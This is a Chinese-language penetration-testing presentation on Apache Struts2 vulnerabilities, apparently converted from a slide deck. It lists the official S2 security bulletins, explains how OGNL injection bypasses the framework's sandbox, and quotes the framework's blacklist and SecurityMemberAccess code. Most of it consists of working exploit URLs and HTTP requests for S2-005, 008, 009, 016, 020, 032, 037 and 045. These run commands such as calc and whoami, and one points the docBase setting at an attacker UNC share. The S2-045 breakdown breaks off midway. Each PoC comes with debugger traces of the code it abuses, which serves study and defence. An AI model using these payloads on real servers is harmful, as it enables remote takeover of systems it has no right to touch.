

struts2渗透分享

一 典型漏洞

<https://cwiki.apache.org/confluence/display/WW/Security+Bulletins>

- S2-004 — Directory traversal vulnerability while serving static content
- S2-005 — XWork ParameterInterceptors bypass allows remote command execution
- S2-006 — Multiple Cross-Site Scripting (XSS) in XWork generated error pages
- S2-007 — User input is evaluated as an OGNL expression when there's a conversion error
- S2-008 — Multiple critical vulnerabilities in Struts2
- S2-009 — ParameterInterceptor vulnerability allows remote command execution
- S2-010 — When using Struts 2 token mechanism for CSRF protection, token check may be bypassed by misusing known session attributes
- S2-011 — Long request parameter names might significantly promote the effectiveness of DOS attacks
- S2-012 — Showcase app vulnerability allows remote command execution
- S2-013 — A vulnerability, present in the includeParams attribute of the URL and Anchor Tag, allows remote command execution
- S2-014 — A vulnerability introduced by forcing parameter inclusion in the URL and Anchor Tag allows remote command execution, session access and manipulation and XSS attacks
- S2-015 — A vulnerability introduced by wildcard matching mechanism or double evaluation of OGNL Expression allows remote command execution
- S2-016 — A vulnerability introduced by manipulating parameters prefixed with "action:"/"redirect:"/"redirectAction:" allows remote command execution
- S2-017 — A vulnerability introduced by manipulating parameters prefixed with "redirect:"/"redirectAction:" allows for open redirects
- S2-018 — Broken Access Control Vulnerability in Apache Struts2
- S2-019 — Dynamic Method Invocation disabled by default
- S2-020 — Upgrade Commons FileUpload to version 1.3.1 (avoids DoS attacks) and adds 'class' to exclude params in ParametersInterceptor (avoid ClassLoader manipulation)
- S2-021 — Improves excluded params in ParametersInterceptor and CookieInterceptor to avoid ClassLoader manipulation
- S2-022 — Extends excluded params in CookieInterceptor to avoid manipulation of Struts' internals
- S2-023 — Generated value of token can be predictable
- S2-024 — Wrong excludeParams overrides those defined in DefaultExcludedPatternsChecker
- S2-025 — Cross-Site Scripting Vulnerability in Debug Mode and in exposed JSP files
- S2-026 — Special top object can be used to access Struts' internals
- S2-027 — TextParseUtil.translateVariables does not filter malicious OGNL expressions
- S2-028 — Use of a JRE with broken URLDecoder implementation may lead to XSS vulnerability in Struts 2 based web applications.
- S2-029 — Forced double OGNL evaluation, when evaluated on raw user input in tag attributes, may lead to remote code execution.
- S2-030 — Possible XSS vulnerability in I18NInterceptor
- S2-031 — XSLTResult can be used to parse arbitrary stylesheet
- S2-032 — Remote Code Execution can be performed via method: prefix when Dynamic Method Invocation is enabled.
- S2-033 — Remote Code Execution can be performed when using REST Plugin with ! operator when Dynamic Method Invocation is enabled.
- S2-034 — OGNL cache poisoning can lead to DoS vulnerability
- S2-035 — Action name clean up is error prone
- S2-036 — Forced double OGNL evaluation, when evaluated on raw user input in tag attributes, may lead to remote code execution (similar to S2-029)
- S2-037 — Remote Code Execution can be performed when using REST Plugin.
- S2-038 — It is possible to bypass token validation and perform a CSRF attack

- [S2-042](#) — Possible path traversal in the Convention plugin
- [S2-043](#) — Using the Config Browser plugin in production
- [S2-044](#) — Possible DoS attack when using URLValidator
- [S2-045](#) — Possible Remote Code Execution when performing file upload based on Jakarta Multipart parser.
- [S2-046](#) — Possible RCE when performing file upload based on Jakarta Multipart parser (similar to S2-045)
- [S2-047](#) — Possible DoS attack when using URLValidator (similar to S2-044)
- [S2-048](#) — Possible RCE in the Struts Showcase app in the Struts 1 plugin example in Struts 2.3.x series
- [S2-049](#) — A DoS attack is available for Spring secured actions
- [S2-050](#) — A regular expression Denial of Service when using URLValidator (similar to S2-044 & S2-047)
- [S2-051](#) — A remote attacker may create a DoS attack by sending crafted xml request when using the Struts REST plugin
- [S2-052](#) — Possible Remote Code Execution attack when using the Struts REST plugin with XStream handler to handle XML payloads
- [S2-053](#) — A possible Remote Code Execution attack when using an unintentional expression in Freemarker tag instead of string literals
- [S2-054](#) — A crafted JSON request can be used to perform a DoS attack when using the Struts REST plugin
- [S2-055](#) — A RCE vulnerability in the Jackson JSON library

漏洞原理

1、存在可控污点

2、利用污点可以注入OGNL表达式、操控类或是通过反序列化，达到执行任意命令或是读取任意信息的目的

污点分类

- 1 参数过滤不严导致注入OGNL(S2-005,S2-009,S2-016,S2-017,S2-045,S2-046)
- 2 st2框架特性导致操控ClassLoader(S2-020,S2-021,S2-022)
- 3 配置问题开启devmod或是DynamicMethodInvocation导致OGNL执行(S2-008,S2-019,S2-032)
- 4 struts2-rest-plugin导致问题 (S2-033,S2-037,S2-052,S2-055)
- 5 标签问题(S2-029)

OGNL

1 可以通过OGNL获取对象

例如#parameters获取到request对象，#_memberAccess对应SecurityMemberAccess对象,#session,#application....

2 功能强大，可以执行任意java代码

%{exp} 类似于php中的eval

%{@java.lang.System@getProperty('os.name')} #执行getProperty()方法

3 常见执行OGNL的逻辑，例如

```
ActionContext ac = invocation.getInvocationContext(); #OGNL上下文
```

```
...
```

```
ValueStack stack = ac.getValueStack(); #获取值栈
```

```
stack.findValue(#poc);
```

```
...
```

```
stack.setValue(#poc);
```

```
...
```

```
methodResult = ognlUtil.getValue(#poc, getStack().getContext(), action);
```

三 PoC调试

S2-045/S2-046

S2-008/S2-032

S2-016

S2-005

Struts2的防护

Struts-default.xml配置文件中的黑名单以及正则过滤请求

```
<constant name="struts.excludedClasses"
    value="
        java.lang.Object,
        java.lang.Runtime,
        java.lang.System,
        java.lang.Class,
        java.lang.ClassLoader,
        java.lang.Shutdown,
        ognl.OgnlContext,
        ognl.MemberAccess,
        ognl.ClassResolver,
        ognl.TypeConverter,
        com.opensymphony.xwork2.ActionContext" />
<!-- this must be valid regex, each '.' in package name must be escaped! -->
<constant name="struts.excludedPackageNamePatterns" value="^java\.lang\..*,^ognl.*,
```


内置沙盒SecurityMemberAccess

```
public class SecurityMemberAccess extends DefaultMemberAccess {

    private static final Logger LOG = LoggerFactory.getLogger(SecurityMemberAccess.class);

    private final boolean allowStaticMethodAccess;
    private Set<Pattern> excludeProperties = Collections.emptySet();
    private Set<Pattern> acceptProperties = Collections.emptySet();
    private Set<Class<?>> excludedClasses = Collections.emptySet();
    private Set<Pattern> excludedPackageNamePatterns = Collections.emptySet();
    private Set<String> excludedPackageNames = Collections.emptySet();

    public SecurityMemberAccess(boolean method) {
        super(false);
        allowStaticMethodAccess = method;
    }

    public boolean getAllowStaticMethodAccess() {
        return allowStaticMethodAccess;
    }

    @Override
    public boolean isAccessible(Map context, Object target, Member member, String propertyName) {
        if (checkEnumAccess(target, member)) {
            if (LOG.isTraceEnabled()) {
                LOG.trace("Allowing access to enum #0", target);
            }
            return true;
        }

        Class targetClass = target.getClass();
        Class memberClass = member.getDeclaringClass();

        if (Modifier.isStatic(member.getModifiers()) && allowStaticMethodAccess) {
```


S2-005 PoC

Affected: **Struts 2.0.0 - Struts 2.1.8.1**

```
http://192.168.153.128:8080/S2-005/hello.action?(\43_memberAccess['allowStaticMethodAccess\'])(meh)=true&(aaa)((\43context['xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean(%22false%22)))&(i1)((\43req\75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(i2)((\u0023rt.exec(\43req.getParameter(%22cmd%22)))(\u0023rt\u003d@java.lang.Runtime@getRuntime()))&cmd=calc
```

最原始的命令执行POC，OGNL支持(aa)(bb)这样的方式执行代码

(‘aa’)(bb)=cc 其中aa会被eval



The screenshot shows an IDE with several tabs: `WorldAction.java`, `ASTEval.class`, `Ognl.class`, and `SecurityMemberAccess.class`. The `Ognl.class` tab is active, displaying the `setValueBody` method. The code is as follows:

```
protected void setValueBody(OgnlContext context, Object target, Object value)
    throws OgnlException
{
    Object expr = _children[0].getValue(context, target, previousRoot = context.getRoot());
    Node node;

    target = _children[1].getValue(context, target);
    node = (expr instanceof Node) ? (Node) expr : (Node) Ognl.parseExpression(expr.toString());
    try {
        context.setRoot(target);
        node.setValue(context, target, value);
    } finally {
        context.setRoot(previousRoot);
    }
}
```

A debugger window is open, showing the state of the `_children` array (Node[2] id=403). It contains two elements:

- `[0] = ASTConst (id=405)`
- `[1] = ASTProperty (id=406)`

The `node.setValue` call is highlighted in green, and the `try` block is highlighted in blue.

```
protected void setValueBody(OgnlContext context, Object target, Object value)
    throws OgnlException
{
    Object expr = _children[0].getValue(context, target, previousRoot = context.getRoot());
    Node node;

    target = _children[1].getValue(context, target);
    node = (expr instanceof Node) ? (Node) expr : (Node) Ognl.parseExpression(expr.toString());
    try {
        context.setRoot(target);
        node.setValue(context, target, value);
    } finally {
        context.setRoot(previousRoot);
    }
}
```

S2-008 PoC

Affected: struts.xml


```
<constant name="struts.devMode" value="true" />
```

```
http://192.168.153.128:8080/S2-005/hello.action?debug=browser&object=%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%2C%23req%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletRequest%22%29%2c%23rt%3d%40java.lang.Runtime%40getRuntime%28%29%2c%23rt.exec%28%23req.getParameter%28%22cmd%22%29%29&cmd=calc
```

需要开启DevMode，开启了调试模式会使用DebuggingInterceptor拦截器，代码中存在stack.findValue(#cmd)的逻辑

```
} else if (BROWSER_MODE.equals(type)) {  
    actionOnly = true;  
    inv.addPreResultListener(  
        new PreResultListener() {  
            public void beforeResult(ActionInvocation inv, String actionResult) {  
                String rootObjectExpression = getParameter(OBJECT_PARAM);  
                if (rootObjectExpression == null)  
                    rootObjectExpression = "#context";  
                String decorate = getParameter(DECORATE_PARAM);  
                ValueStack stack = (ValueStack) ctx.get(ActionContext.VALUE_STACK);  
                Object rootObject = stack.findValue(rootObjectExpression);
```

```
try {  
    StringWriter writer = new StringWriter();  
    ObjectToHTMLWriter htmlWriter =  
        new ObjectToHTMLWriter(writer, reflectionProvider);  
    htmlWriter.write(rootObject);  
    String html = writer.toString();  
    writer.close();  
  
    stack.set("debugHtml", html);  
  
    //on the first request, response  
    //but we need plain text on the  
    if ("false".equals(decorate))
```



The screenshot shows a variable inspection window in a Java IDE. The variable 'rootObjectExpression' is selected, and its value is displayed as '#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS'. The window also shows the object's hash (-384675871), hash32 (0), and a reference to its value (id=242). The variable's value is highlighted in blue in the original image.

```
rootObjectExpression= "#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS"  
├── hash= -384675871  
├── hash32= 0  
└── value= (id=242)
```

S2-009 PoC

Affected: **Struts 2.0.0 - Struts 2.3.1.1**

```
http://192.168.153.128:8080/S2-009/hello.action?class.classLoader.jarPath=%28%23context[%22xwork.MethodAccessor.denyMethodExecution%22]%3D+new+java.lang.Boolean%28false%29,%20%23_memberAccess[%22allowStaticMethodAccess%22]%3d+new+java.lang.Boolean%28true%29,%20@java.lang.Runtime@getRuntime%28%29.exec%28%27calc%27%29%29%28meh%29&(class.classLoader.jarPath)('meh')=true
```

类似S2-005，借助tomcat的变量class.classLoader.jarPath存储OGNL，然后再次利用参数拦截器(#OGNL)('meh')这种特性执行表达式

```
285     accessValueStack.setExcludeProperties(excludeParams);
286 }
287
288 for (Map.Entry<String, Object> entry : acceptableParameters.entrySet()) {
289     String name = entry.getKey();
290     Object value = entry.getValue();
291     try {
292         newStack.setValue(name, value);
293     } catch (RuntimeException e) {
294         if (devMode) {
295             String develop = "Unexpected exception: " + e.getMessage();
296             LOG.error(develop);
297             if (action instanceof ValidationAction) {
298                 ((ValidationAction) action).setValid(false);
299             }
300         }
301     }
302 }
```

name= "(class.classLoader.jarPath)('meh')"

hash= -1126619447

hash32= 0

value= (id=309)

(class.classLoader.jarPath)('meh')

S2-016 PoC

Affected: **Struts 2.0.0 - Struts 2.3.15**

```
http://192.168.153.128:8080/S2-016/hello.action?redirect:${%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%2C%23req%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletRequest%22%29%2c%23rt%3d%40java.lang.Runtime%40getRuntime%28%29%2c%23rt.exec%28%23req.getParameter%28%22cmd%22%29%29}&cmd=calc
```

redirect:后面的内容会被设置到mapping中去，保存在location变量中，后续对location的处理用了findvalue导致表达式执行

HardContextValve.invoke(Request, Response) line: 191

HardHostValve.invoke(Request, Response) line: 127

cl ServletRequest.class Dispatcher.class ActionProxy.class ActionMapper.class DefaultActionMapper. »

```
    }
    });

    put(REDIRECT_PREFIX, new ParameterAction() {
        public void execute(String key, ActionMapping mapping) {
            ServletRedirectResult redirect = new ServletRedirectResult();
            container.inject(redirect);
            redirect.setLocation(key.substring(REDIRECT_PREFIX
                .length()));
            mapping.setResult(redirect);
        }
    });

    put(REDIRECT_ACTION_PREFIX, new ParameterAction() {
        public void execute(String key, ActionMapping mapping) {
            String location = key.substring(REDIRECT_ACTION_PREFIX
                .length());
```

REDIRECT_PREFIX= "redirect:" (id=1144)

- hash= 0
- hash32= 0
- value= (id=1145)

redirect:

der.class TextParseUtil.class X

```
* @param open
* @param expression
* @param stack
* @param asType
* @param evaluator
* @return Converted object from variable translation.
*/
```

```
public static Object translateVariables(char[] openChars, String expression, final ValueStack stack)
```

```
    ParsedValueEvaluator ognlEval = new ParsedValueEvaluator() {
        public Object evaluate(String parsedValue) {
            Object o = stack.findValue(parsedValue, asType);
            if (evaluator != null && o == null)
                o = evaluator.evaluate(parsedValue);
            return o;
        }
    }
```

parsedValue= "#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS, #req=#context.get("co

- hash= -384675871
- hash32= 0

#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS, #re

S2-020/21/22 PoC

Affected: **Struts 2.0.0 - Struts 2.3.16.2**

`http://192.168.139.128:8080/pentest/hello.action?class['class Loader'].resources.dirContext.docBase=\\IP\evil`

`http://192.168.139.128:8080/pentest/hello.action?Class.ClassLoader.resources.dirContext.docBase=\\IP\evil`

`http://192.168.139.128:8080/pentest/hello.action?top.Class.ClassLoader.resources.dirContext.docBase=\\IP\evil`

说明：此漏洞验证需要使用通过报错来实现，请求上面内容url返回404页面来判断

注意：此漏洞危害巨大 不可随意覆盖属性，不然会导致应用宕掉

ParametersInterceptor.setParameters(Object, ValueStack, Map<String, Object>) line: 318
ParametersInterceptor.doIntercept(ActionInvocation) line: 231
ParametersInterceptor(MethodFilterInterceptor).intercept(ActionInvocation) line: 98
DefaultActionInvocation.invoke() line: 246
ActionMappingParametersInterceptor(ParametersInterceptor).doIntercept(ActionInvocation) line: 239
ActionMappingParametersInterceptor(MethodFilterInterceptor).intercept(ActionInvocation) line: 98
DefaultActionInvocation.invoke() line: 246
StaticParametersInterceptor.intercept(ActionInvocation) line: 191
DefaultActionInvocation.invoke() line: 246
MultiselectInterceptor.intercept(ActionInvocation) line: 73

Name	Value
this	ParametersInterceptor (id=92)
name	"Class.ClassLoader.resources.dirContext.docBase" (id=193)
value	String[] (id=197)
entry	TreeMap\$Entry<K, V> (id=199)
i\$	TreeMap\$EntryIterator (id=202)
action	HttpMethodAction (id=178)

Class.ClassLoader.resources.dirContext.docBase

loader.java WebappLoader.java WebappClassLoaderBase.java BaseDirContext.java ParametersInterceptor.class

```
String name = entry.getKey();
Object value = entry.getValue();
try {
    newStack.setParameter(name, value);
} catch (RuntimeException e) {
    if (devMode) {
        String developerNotification = LocalizedTextUtil.findText(ParametersInterceptor.class,
            "Unexpected Exception caught setting '" + name + "' on '" + action.getClassName() + "'");
    }
}
```

Outline

- ParametersInterceptor
 - ParametersInterceptor()
 - setValueStackFactory(ValueStackFactory) : void
 - setDevMode(String) : void
 - setAcceptParamNames(String) : void
 - setParamNameMaxLength(int) : void
 - countOGNLCharacters(String) : int
 - doIntercept(ActionInvocation) : String
 - retrieveParameters(ActionContext) : Map<String, Object>
 - addParametersToContext(ActionContext, Map<String, Object>)

```
*/
public void setDocBase(String docBase) {

    // Validate the format of the proposed document root
    if (docBase == null)
        throw new IllegalArgumentException
            (sm.getString("resources.null"));

    // Change the document root property
    this.docBase = docBase;
}
```

```
/**
 * Set cached.
 */
public void setCached(boolean cached) {
    this.cached = cached;
}
```

docBase= "c:/" (id=224)

- hash= 0
- hash32= 0
- value= (id=227)

c:/

S2-032 PoC

Affected: **Struts 2.3.20 - Struts 2.3.28**
(except 2.3.20.3 and 2.3.24.3)

`http://192.168.153.128:8080/S2-032/hello.action?method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@getRuntime().exec(%23parameters.cmd[0]).toString&cmd=calc`

利用父类DefaultMemberAccess对象覆盖
SecurityMemberAccess对象，达到绕过沙盒的目的

Container

Container;

DefaultActionMapper() {

prefixTrie = new PrefixTrie() {

{

put(METHOD_PREFIX, new ParameterAction() {

public void execute(String key, ActionMapping mapping) {

if (allowDynamicMethodCalls) {

mapping.setMethod(key.substring(METHOD_PREFIX.length()));

hash= 0

hash32= 0

value= (id=3056)

method:

DefaultActionInvocation.class

DefaultActionMapper.class

ected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {

String methodName = proxy.getMethod();

if (LOG.isDebugEnabled()) {

LOG.debug("Executing action method = #0", methodName);

}

String timerKey = "invokeAction: " + proxy.getActionName();

try {

UtilTimerStack.push(timerKey);

Object methodResult;

try {

methodResult = ognlUtil.getValue(methodName + "()", getStack().getContext(), action);

} catch (MethodFailedException e) {

// if reason is missing method, t

if (e.getReason() instanceof NoSu

try {

String altMethodName = "d

methodResult = ognlUtil.g

} catch (MethodFailedExceptio

// if still method doesn'

if (e1.getReason() instan

if (unknownHandlerManager.hasUnknownHandlers()) {

try {

methodResult = unknownHandlerManager.handleUnknownMethod(action, methodName);

methodName= "#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@get

hash= -1755718779

hash32= 0

value= (id=3079)

#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@ja

ubstr

S2-037 PoC

Affected: **Struts 2.3.20 - Struts Struts 2.3.28.1**

[http://192.168.153.128:8080/S2-037/orders/3/\(%23_memberAccess%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS\)%3f@java.lang.Runtime.getRuntime\(\).exec\(%23parameters.cmd\):aa.json?cmd=calc](http://192.168.153.128:8080/S2-037/orders/3/(%23_memberAccess%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS)%3f@java.lang.Runtime.getRuntime().exec(%23parameters.cmd):aa.json?cmd=calc)

REST插件 它支持actionName/id/methodName这样的用法 可以被操控作为污点 传入payload

默认使用DefaultActionMapper类设置mapping 安装REST插件后使用RestActionMapper设置mapping 不同ActionMapper对应不同的method的设置方式 struts-2.3.28.1版本

DefaultActionMapper中使用cleanupActionName函数过滤了method, 正则为[a-zA-Z0-9._!^~]*, 而插件RestActionMapper没用使用cleanupActionName过滤


```

int lastSlashPos = fullName.lastIndexOf('/');
String id = null;
if (lastSlashPos > -1) {

    // fun trickery to parse 'actionName/id/methodName' in the case of 'animals/dog/edit'
    int prevSlashPos = fullName.lastIndexOf('/', lastSlashPos - 1);
    //WW-4589 do not overwrite explicit method name
    if (prevSlashPos > -1 && mapping.getMethod() == null) {
        mapping.setMethod(fullName.substring(lastSlashPos + 1));
        fullName = fullName.substring(0, lastSlashPos);
        lastSlashPos = prevSlashPos;
    }
    id = fullName.substring(lastSlashPos + 1);
}

```

fullName= "orders/3/ (#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)?@java.lang.Ru

- hash= 0
- hash32= 0

orders/3/ (#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_

```

try {
    UtilTimerStack.push(timerKey);

    Object methodResult;
    try {
        methodResult = ognlUtil.getValue(methodName + "()", getStack().getContext(), action)
    } catch (MethodFailedException e) {
        // if reason is missing method, try to find it
        if (e.getReason() instanceof NoSuchMethodException) {
            try {
                String altMethodName = "do" + methodName;
                methodResult = ognlUtil.getValue(altMethodName, getStack().getContext(), action)
            } catch (MethodFailedException e1) {
                // if still method doesn't exist
                if (e1.getReason() instanceof NoSuchMethodException) {
                    if (unknownHandlerManager.hasUnknownHandlers()) {

```

methodName= "(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)?@java

- hash= -18176759
- hash32= 0

(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_

S2-045 PoC

Affected: **Struts 2.3.5 - Struts 2.3.31**, Struts 2.5 - Struts 2.5.10

POST /S2-045/hello.action HTTP/1.1

Accept-Encoding: identity

Content-Type: %{(#poc='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#rt=@java.lang.Runtime@getRuntime()).(#rt.exec('calc'))}

User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.86 Mobile Safari/537.36

Host: 192.168.153.128:8080

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Connection: keep-alive

PoC拆分

```
%{  
//进入处理MultiPartRequestWrapper逻辑  
(#poc='multipart/form-data').  
  
//bypass沙盒  
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container  
=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance  
(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(  
#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).  
  
//命令执行  
(#cmd='whoami').(#pwn=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'  
))).(#cmds=(#pwn?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.  
ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).  
  
//回显  
